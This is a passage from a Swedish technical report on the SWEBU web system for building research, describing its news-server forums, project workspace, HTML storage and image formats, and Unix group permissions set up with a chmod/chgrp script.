
Som indexeringsmaskin användes Excite (http://www.excite.com) vilken i projektet anpassats till SWEBU's sid design.

Figur 13 Sökning i SWEBU's index över svensk byggforskning.

8.1.2 Diskussionsforum i SWEBU


Genom att klicka på “Konferenser“ i figur 12 når man SWEBU’s diskussionsforum, se figur 14. Diskussionsforumet består av lokala newsgrupper där angelägna konferenser/diskussioner kan föras.

Det finns för närvarande två öppna grupper, en grupp där man kan diskutera SWEBU-systemet, (news://milvus.kstr.lth.se/swebu.synpunkter) och en grupp (news://milvus.kstr.lth.se/swebu.test) som kan användas för att testa att användarnas WWW-klienter är rätt inställda eller för övning i att använda News-systemet.



Figur 14 SWEBU har möjligheter till diskussioner (möten/konferenser) av angelägna frågor i egen News-server.

Tanken är att vem som helst kan uttrycka önskemål om öppnande av nya grupper/möten exempelvis inom fukt eller IT-området. Ansvarig handläggare på BFR fattar beslut om så skall ske. Han/hon kan eventuellt även fungera som moderator i gruppen/mötet. Inkomna inlägg ligger kvar obegränsad tid. Systemet kan även konfigureras för att låta inläggen ligga kvar i servern, ett minsta och högsta antal dagar. Det är även möjligt att skapa lösenordsskyddade grupper där privata diskussioner kan bedrivas av dem som har tillträde dit. Se figur 15.



Figur 15 Man kan även skapa lösenordsskyddade grupper/möten om så önskas. Netscape News-server stödjer även kryptering med SSL, Secure Socket Layer. (Detta senare kräver att man har ett så kallat certifikat).


Svar på inlägg kan ske såväl till gruppen/mötet som till enskilda mötesdeltagare per e-mail.

Konferenssystemet har följande struktur:

- grupp/*möte* på översta nivån (skapas och tas bort av BFR-handläggare),
- *trådar* inom grupp/möte som samlar inlägg ordnade efter ämne på inlägget och när inlägget kom in. Tidsordningen har givetvis betydelse eftersom det är en diskussion som förs.

8.1.3 Mallar

Här kan man hitta mallar för hur man ska kunna fylla i statusrapportering. Se figur 16. Mallen är densamma som KBS-Media Lab använder för att informera om pågående projekt på World Wide Web.



Figur 16 Formulär för inmatning av statusrapport till BFR från SWEBU.

8.2 ARBETSYTA

I projektet etablerades en *arbetsyta* på Word Wide Web, WWW, för att underlätta kommunikation mellan projektdeltagarna. Arbetsytan utgör ett viktigt resultat från projektet, figur 17. Denna bör användas och vidareutvecklas i en eventuell fortsättning av projektet.


Figur 17 En arbetsyta etablerades i projektet på WWW. Denna kan nås överallt där Internetanslutning finns.

Arbetsytan innehåller tre nivåer av dokumentation, se figur 17,

- *Rapport* , där arbetsrapport kontinuerligt kan göras synlig. (Har endast delvis använts i projektet). Här är det lämpligt att systematiskt samla erfarenheter från projektet och göra dem synliga för projektdeltagare och senare drifts- och underhållspersonal.
- *Mötesanteckningar*. I denna finns anteckningar (med figurer) från möten som hållits i de båda delprojekten tillsammans
- *Anslagstavlan*. I denna finns för närvarande instruktioner om hur datorlagrat material kan sändas mellan projektdeltagarna. I anslagstavlan kan exempelvis ett layout förslag läggas in för kommentar av projektdeltagarna.

I figur 17 syns även en fast ram längst ner på bilden. Se även figur 18. Denna innehåller följande funktioner:

- direkthopp till *SWEBU*-systemet,
- *navigationshjälp* i SWEBU-systemet om så skulle behövas (ännu ej implementerad) (“kompassrosen“),
- anropa *kommunikation*sresurserna (“den semaforerande gubben“),
- hoppa till *arbetsytans* frontsida (“arbete pågår“),
- djupare *förklaring* av arbetsytan (“?-tecknet“),
- sökning i särskild uppslagsbok med ordförklaringar (ej implementerad). Samma *vokabulär* är tänkt att kunna användas i det färdiga systemet.



Figur 18 Den stationära resursramen i arbetsytan med navigations-, kommunikations resurser och hjälpfunktioner.

8.2.1 "Rapporter"

Här ges möjlighet att lägga en stomme till SWEBU-rapporten vilken kan fyllas på av projektdeltagarna efterhand som arbetet fortskrider.

Ett enkelt verktyg för att skriva in text från valfri persondator uppkopplad mot Internet ges. inifrån WWW-klienten hanteras en enkel editor (ordbehandlare) med vars hjälp text läggs in. Texten skrivs in direkt i så kallat HTML-format (Hypertext Markup Language). HTML är ett märkspråk. Märkningen talar om vilken typ av text det rör sig om. T ex om det är en rubrik eller om det är brödtext. Notera att HTML-märkningen inte säger någonting om hur texten ska grafiskt representeras i WWW-klienten utan utgör en rent logisk märkning. Det är de lokala inställningarna i användarens WWW-klient som avgör det grafiska utseendet. Märkelementen utgörs av text skriven inom <>. Därefter följer texten man vill märka logiskt, vanligtvis avslutat med ett stoppelement som ser ut som startelementet men som även innehåller en slash (/) före märktexten. För att börja ett nytt dokument används följande märken:

<HTML>
<HEAD>
<TITLE>Här skriver man en titel på sidan som skall identifiera den i ett globalt perspektiv.</TITLE>
</HEAD>
<BODY>
Här lägger man in texten i dokumentet
</BODY>
</HTML>

Nedan följer ett exempel på hur texten i dokumentets body-del kan se ut;

```
<p>
Denna brödtext hamnar i ett nytt stycke. I den
här texten kan man lägga in en onumrerad lista.

<ul>
<li> det första listelementet
<li> det andra listelementet
</ul>

Här tog listan slut och brödtexten fortsätter
som tidigare. Man kan även referera till bilder.
Här följer en bild.
<IMG SRC = "bildfilnamn.gif" ALT="text om bilden
                                  ej visas">
```

```
Filen med namnet "bildfilnamn.gif" ligger i
samma katalog som HTML-filen.
```

8.2.2 "Mötesanteckningar"


Under SWEBU-projektets gång har några möten dokumenterats. Dessa möten finns åtkomliga då man klickar på “Mötesanteckningsˮ-ikonen på arbetsytan. Mötesanteckningarna innehåller text och bilder och nås från valfri WWW-klient.

8.2.3 "Anslagstavla"

I anslagstavlan finns för närvarande instruktioner om hur datorlagrat material kan sändas mellan projektdeltagarna. I anslagstavlan kan exempelvis ett layoutförslag läggas in för kommentar av projektdeltagarna.

Under projektets gång vill man mellan de formella mötena göra information tillgänglig för alla deltagarna. Anslagstavlans funktion är att hysa denna information. Man kan exempelvis lägga ut en bild och lite text och samtidigt skicka ett e-mail till hela gruppen (under “Kommunikationˮ) för att uppmärksamma att något nytt är anslaget och kanske begära in synpunkter. Om någon i gruppen vill ha sitt material utlagt direkt åtkomligt på websidan görs detta av systemansvarig efter uppmaning.

Anslagstavlan kan senare kompletteras med ett konferenssystem. Vi bedömer det ej vara nödvändigt då projektgruppen är mindre 10 personer. E-mail fungerar då bra för kommunikation i icke-realtid. Man kan även sitta i ett gemensamt telefonmöte med lokal tillgång till SERFIN på WWW som stöd under mötet. Innehållet i anslagstavlan vid projektets avrapportering visas i figur 19.



Figur 19 I "Anslagstavlan" görs material tillgängligt för granskning mellan de formella mötena.

8.3 KOMMUNIKATION

När man klickar på ikonen som föreställer en gubbe som semaforerar öppnas ett separat fönster som innehåller kommunikationsresurserna. Följande resurser finns inlagda, se figur 20, och nås genom att man klickar på respektive ikon.

- Sänd ett elektroniskt brev, *e-mail*, till *alla* projektdeltagarna.
- Adress till den server man skall anropa om man vill delta i en *videokonferens* över Internet (kräver att man har tillgång till programmet CuSeeMe från Cornell University).
- *E-mail* till *enskilda* deltagare.
- Anrop av *deltagares egen hemsida* om sådan finns.

Figur 20 Kommunikationsresursen i SWEBU's arbetsyta. Hela sidan är ej medtagen i figuren.

Varje användare måste kunna koppla upp sig mot Internet. I universitetsmiljö är det vanligen lättast att koppla in sig på ett redan existerande TCP/IP-Ethernet-nätverk. Dock krävs det att man har rätt konfigurerad TCP/IP-mjukvara installerad. Om forskaren befinner sig på fältet eller i hemmet kan denne använda sig av PPP (Point-to-Point Protocol) (se kapitel 11.8 "PPP") över ett modem eller ISDN. För mera stationära förbindelser kan man tänka sig att hyra fasta telelinjer av t ex. Telia.

8.4 KVALITETSSÄKRING

Man skall alltid kunna se vem som lagt in information som är tillgänglig över Internet. För den information som läggs ut av BFR finns en person som ansvarar för att det som publiceras innehåller korrekt information, dvs stämmer med de projektbeskrivningar, projektdeltagare, anslagsbelopp etc som beslutats. För den information som nås via BFR's index (eller andra publika index) ansvarar givetvis den lokale utläggaren för informationens äkthet och innehåll.

9. Hur kan informationen lagras

De aspekter som skall beaktas vid val av informationslagringsmetod är:

- Underhållsaspekter.
- Åtkomstaspekter, t ex söktid och fritextsökningsmöjligheter.
- Säkerhetsaspekter.

De val som står till buds i WWW sammanhang är filer innehållande dokument av exempelvis HTML eller PDF-format eller databaser.

9.1 LAGRING PÅ FIL

9.1.1 HTML-dokument

Fördelen med att lagra sin information som HTML-dokument är att det enkelt går att göra dokumentens innehåll sökbara med fritextsökning genom att indexera dem med någon av de indexeringsmaskiner som finns t ex Glimpse (på operativsystemet UNIX), Excite (på operativsystemen UNIX, Windows NT) och WAIS (på UNIX) för att nämna några av de program som finns att tillgå gratis på Internet.

Dessa sökmaskiner kan vara lokala, dvs de indexerar bara dokumenten på den egna WWW-servern, eller globala, då även innehållet på andra WWW servers indexeras. På dagens Internet agerar ett antal sådana indexeringsrobotar med vars hjälp det är möjligt att söka dokument globalt. Exempel på sådana är Excite (http://www.excite.com), Alta Vista (http://www.altavista.digital.com).

HTML-dokument är dag enkla att skapa även utan kunskaper i HTML, då det finns editorer där HTML-koden är helt dold för användaren. Tillverkarna av dessa program brukar benämna dem "What you see is what you get", WYSIWYG-program. Detta är dock något missvisande eftersom HTML-märkningen inte i detalj talar om hur layouten skall se ut då dokumentet visas i klienten, utan i stället anger vad det är för typ av information som dokumentet innehåller. Det är klientens sak att avgöra hur de ska visas.

Anledningen till att det fungerar bra ändå är att WWW-klienterna visar rubriker med fet stil och brödtext med normal stil eftersom det är så vi är vana att en rubrik skall se ut. Goda exempel på sådana HTML-editorer är Claris Homepage (för operativsystemen NT/Win95, MacOS), Netscape Gold (NT/Win95, UNIX, MacOS), PageMill från Adobe Systems (MacOS) och Microsoft

Frontpage (http://www.microsoft.com) Ofta blir kodkvaliteten sämre med dessa editorer än om den handkodas i en vanlig texteditor. Det kan till exempel röra sig om hur storlekar på bilder specificeras mm. Kvalitetsskillnaden kan till exempel märkas på hur lång tid det tar ladda ned och visa en sida i en WWW-klient. Vidare hamnar man ofta i det läget att utseendet på HTML-sidan i WWW-klienten inte blev riktigt som man tänkt sig, och att det är nästan omöjligt att få den rätt utan att gå in och ändra i HTML-koden.

Om man använder något WYSIWYG-verktyg är det därför viktigt att man har möjlighet att gå in i koden och göra manuella ändringar, och att dessa kvarstår om dokumentet editeras med editorn på nytt, åtminstone så länge man inte ändrar i samma del av dokumentet som man ändrat manuellt. På så sätt blir det möjligt för en HTML-kunnig person att göra en slutkontroll och kodoptimering av dokument, som skrivits av webtekniskt mindre bevandrade skribenter, innan dokumenten publiceras på WWW.

9.1.2 Serverside-includes och PUT

En annan anledning till att gå in och ändra i rå HTML-kod kan vara att möjliggöra användandet av serverside-includes, något som det hittills inte finns någon WYSIWYG-editor som klarar. Genom att använda serverside-includes kan man låta WWW-servern komplettera dokumenten med detaljer som skall finnas genomgående på varje dokument som till exempel sidhuvuden och sidfötter. På så sätt är det möjligt att ändra t.ex. sidhuvud och bakgrundsfärg eller bakgrundsbild på samtliga dokument på en WWW-server med kanske hundratals dokument bara genom att ändra i ett enda dokument.

Man bör dock tänka på att serverside-includes ej är del av HTML-standarden och att varje server har sina egna finesser och sätt att utföra dem och att dokumenten därför kan behöva modifieras om man byter HTTP-server programvara. Detta är troligen även ett av skälen till att vi inte ser några HTML-editorer med inbyggt stöd för dessa funktioner.

På senare tid har det blivit vanligt med editorer som klarar av att använda HTTP-protokollets PUT-funktion för att lägga in editerade sidor direkt till WWW-servern. Exempel på sådana är Netscape Gold och Microsoft Frontpage. Båda programmen fungerar bra men Frontpage har en del övrigt att önska vad det gäller säkerhet.

Det är t ex mycket lätt hänt att användare av misstag eller okunskap lägger in scriptmotorer (program som exekverar script, dvs små programsnuttar skrivna i ett scriptspråk) som t.ex. Perl (Wall & Schwartz, 1991) i serverns cgi-bibliotek (bibliotek med script). (Se även kapitel "9.5.1 CGI, common gateway interface"). Detta kan få ödesdigra konsekvenser om någon anropar dessa program och låter dem exekvera script med olämpligt innehåll. Generellt sätt bör inte användare utan goda kunskaper i datasäkerhet skapa cgi-tillämpningar eftersom fallgroparna är många.

9.1.3 Lagringsstruktur för HTML-dokument

Förutom att det bör finnas en väl genomtänkt logisk struktur (se kapitel "6.4 Filstruktur för HTML-dokument i SWEBU") i vilken man lagrar dokument för att läsarna ska kunna hitta den information de söker bör man ta hänsyn till WWW mediets tekniska begränsningar. Vissa lagringsstrukturer är nämligen bättre än andra ur teknisk och underhållsmässig synvinkel.

Låt oss ta ett exempel: Antag att vi i våra dokument har en företagslogo, samt ett antal bilder med pilar som vi använder på varje sida för navigation i vår dokumentstruktur. Det är då lämpligt att samla dessa bilder i ett bibliotek och lägga en symbolisk länkat till denna mapp i varje annan mapp som innehåller HTML- dokument som refererar till bilderna. På så sätt kan man i dokumenten alltid referera till bilderna på samma sätt oavsett var i dokumentstrukturen dokumentet befinner sig. Dokumenten kan därigenom fritt flyttas mellan olika bibliotek på servern utan att man behöver ändra länkarna till dessa bilder varigenom risken för brutna länkar minskar och administrationen förenklas.

Det finns dock en nackdel med detta förfarande. WWW klienter med lokal disk eller minnescache kan instrueras att söka i denna när användaren begär en URL (Uniform Resource Locator, se kapitel "11.6 HTTP"). Finns dokumentet redan i cachen hämtas det därifrån i stället i från WWW servern. Dokumentet visas därigenom mycket snabbare. Om vi använder symboliska länkar kommer varje länk till bilden/ikonen att uppfattas som en ny URL och därmed hämtas från WWW-servern. Detta trots att det kanske redan finns en uppsättning med identiska bilder lagrad i minnescachen.

9.1.4 Bildformat

Vid långsamma nätförbindelser (t.ex. vid modemförbindelser) kan långsam nedladdning av bilder irritera användaren. För att få så snabb funktion som möjligt bör man alltid ange storlek på bilderna samt en 'alternativ text' (text som visas om bilden ej kan laddas ner) till bilderna i en WWW sida. Genom att använda bildformaten 'interlaced gif' eller 'progressive JPEG' laddas bilderna så att hela bilden syns direkt på skärmen. Till en början med dålig kvalitet som dock efterhand som bilden laddas ned förbättras.

'Progressive JPEG' är ett relativt nytt format som tar litet utrymme men ändå ger god kvalitet vilket innebär att bilderna laddas snabbare än en interlaced gif. Det faktum att formatet är nytt gör att det inte stöds av en del äldre WWW-klienter som t ex Netscape 1.1. Framtidens bildformat kommer förhoppningsvis att bli PNG (Portable Network Graphics) som har mycket stor bildkompression vilket ger snabb överföring. Detta format är även bättre på att göra anti-aliasing (kantutjämning) mot bakgrunden för transparenta bilder än dagens gif-format. PNG inkluderar även ett metadata filformat som gör det möjligt att lägga in beskrivande texter i bilden som sökmaskiner kan använda för att hitta bilden. Möjligheter finns att lagra bilden så att den går snabbare att ladda ner.

9.1.5 Länkar mellan HTML-dokument

Om man har många sammanlänkade dokument kan det bli svårt att hålla reda på länkar mellan dokumenten. Det finns dock hjälpmedel för att kontrollera att alla

länkar leder någon vart ett exempel på sådana verktyg är Momspider (för operativ system UNIX),. Detta genererar rapporter över brutna hypertext länkar.

9.1.6 Behörighetskontroll för dokumentåtkomst

En annan nackdel med att lagra sin information direkt i filsystemet är att behörighetskontrollen kommer att utföras av operativsystemet . Möjligheterna att göra detta på ett flexibelt sätt är begränsade i de flesta operativsystem. Ofta kan man bara styra läs- och skrivrättigheter, medan man i t ex en databas kan ge rättigheter att lägga till men inte ta bort.

I UNIX har varje användare ett eget användarnamn som han tillsammans med ett lösenord anger för att logga in och på så sätt få tillträde till systemet. Varje användare tillhör alltid åtminstone en användargrupp som systemadministratören tilldelat honom då hans konto skapades. Användarna kan förutom standardgruppen tillhöra andra grupper. Samtliga dessa användargrupper är skapade och definierade av systemadministratören, dvs systemadministratören anger vad gruppen ska heta och vem som är med i den.

BSD orienterade dialekter av UNIX tillåter att en användare är aktiv i mer än en grupp samtidigt medan System V bara tillåter att användaren är aktiv i en åt gången av de grupper som systemadministratören tilldelat honom . För att byta mellan de grupper man har tillgång till använder man kommandot *newgrp*.. Under UNIX har t ex varje fil en ägare och en gruppägare. Ägaren, gruppen och övriga användare kan ges behörigheter att skriva, läsa eller exekvera filen. På samma sätt kan en person via sin grupp ges tillåtelse att ändra en fil som ägs av en grupp som han själv tillhör. Genom att varje registrerad användare av systemet tillhör en viss grupp kan man härigenom styra rättighetsfördelningen bland användarna. Nedanstående exempel belyser vilka problem som kan uppstå med att använda systemet för filåtkomst.

Antag att man vill ge två olika grupper av användare, benämnda READ och UPDATE, olika behörigheter för ett visst bibliotek i filsystemet benämnt 'DATA'. READ gruppen skall bara få läsa medan UPDATE gruppen ska ha både läs- och skrivbehörigheter.

Vid en flyktig blick verkar detta enkelt. Man skapar två användargrupper READ och UPDATE och låter biblioteket DATA ägas av gruppen READ. Problemet uppstår när vi upptäcker att biblioteket DATA bara kan ägas av en grupp åt gången och således inte kan ägas av både grupperna READ och UPDATE samtidigt.

I moderna UNIX system, som t ex senare versioner av Solaris (från och med version 2.5), finns så kallade Access Control Lists (ACL) som löser detta problem. Men på äldre system måste man ta till andra lösningar om man är i behov av mera avancerad behörighetskontroll.


En teknik är att använda ett kontrollbibliotek, CONTROL, som skär av åtkomsten till underliggande bibliotek sstrukturer. Om kontrollbiblioteket ägs av gruppen READ som ges behörighet att läsa och exekvera (visa innehåll) samt inga behörigheter för övriga användare kommer READ-gruppens deltagare ha behörighet att läsa filerna i bibliotekskatalogen.

För att klara av användargruppen UPDATE's göromål måste vi dela upp gruppen i två grupper som vi kallar READ och WRITE. Medlemmarna i den nya READ-gruppen kommer nu att bestå av medlemmarna i WRITE gruppen samt de som fanns i den ursprungliga READ-gruppen. Med hjälp av dessa grupper (READ, WRITE) skapar man nu det överordnade kontrollbiblioteket CONTROL .

Antag att man befinner sig i biblioteket som innehåller biblioteket DATA. Kör följande UNIX-script som systemadministratör (root).

```
mkdir CONTROL
#skapar biblioteket CONTROL

chgrp READ CONTROL
#Ändrar gruppägarskap på biblioteket CONTROL
#till gruppen READ

chmod g=rx, o= CONTROL
#Ger gruppägaren (READ) möjlighet att läsa och
#exekvera(att se filer) i biblioteket  CONTROL
#Övriga användare får inga rättigheter alls

mv DATA CONTROL
#flyttar in biblioteket DATA i biblioteket
# CONTROL

cd CONTROL
#byter aktuellt bibliotek till CONTROL

chgrp -r WRITE DATA
#Låt gruppen WRITE äga biblioteket data och
#alla underliggande bibliotek i DATA

chmod g=rwx, o=rx DATA
#Låt gruppägaren (WRITE) få fullständiga
#rättigheter i biblioteket DATA. Övriga
#användare får bara se och läsa filerna i DATA

cd DATA
#byter aktiva bibliotek till DATA

chmod g=rw, o=r *
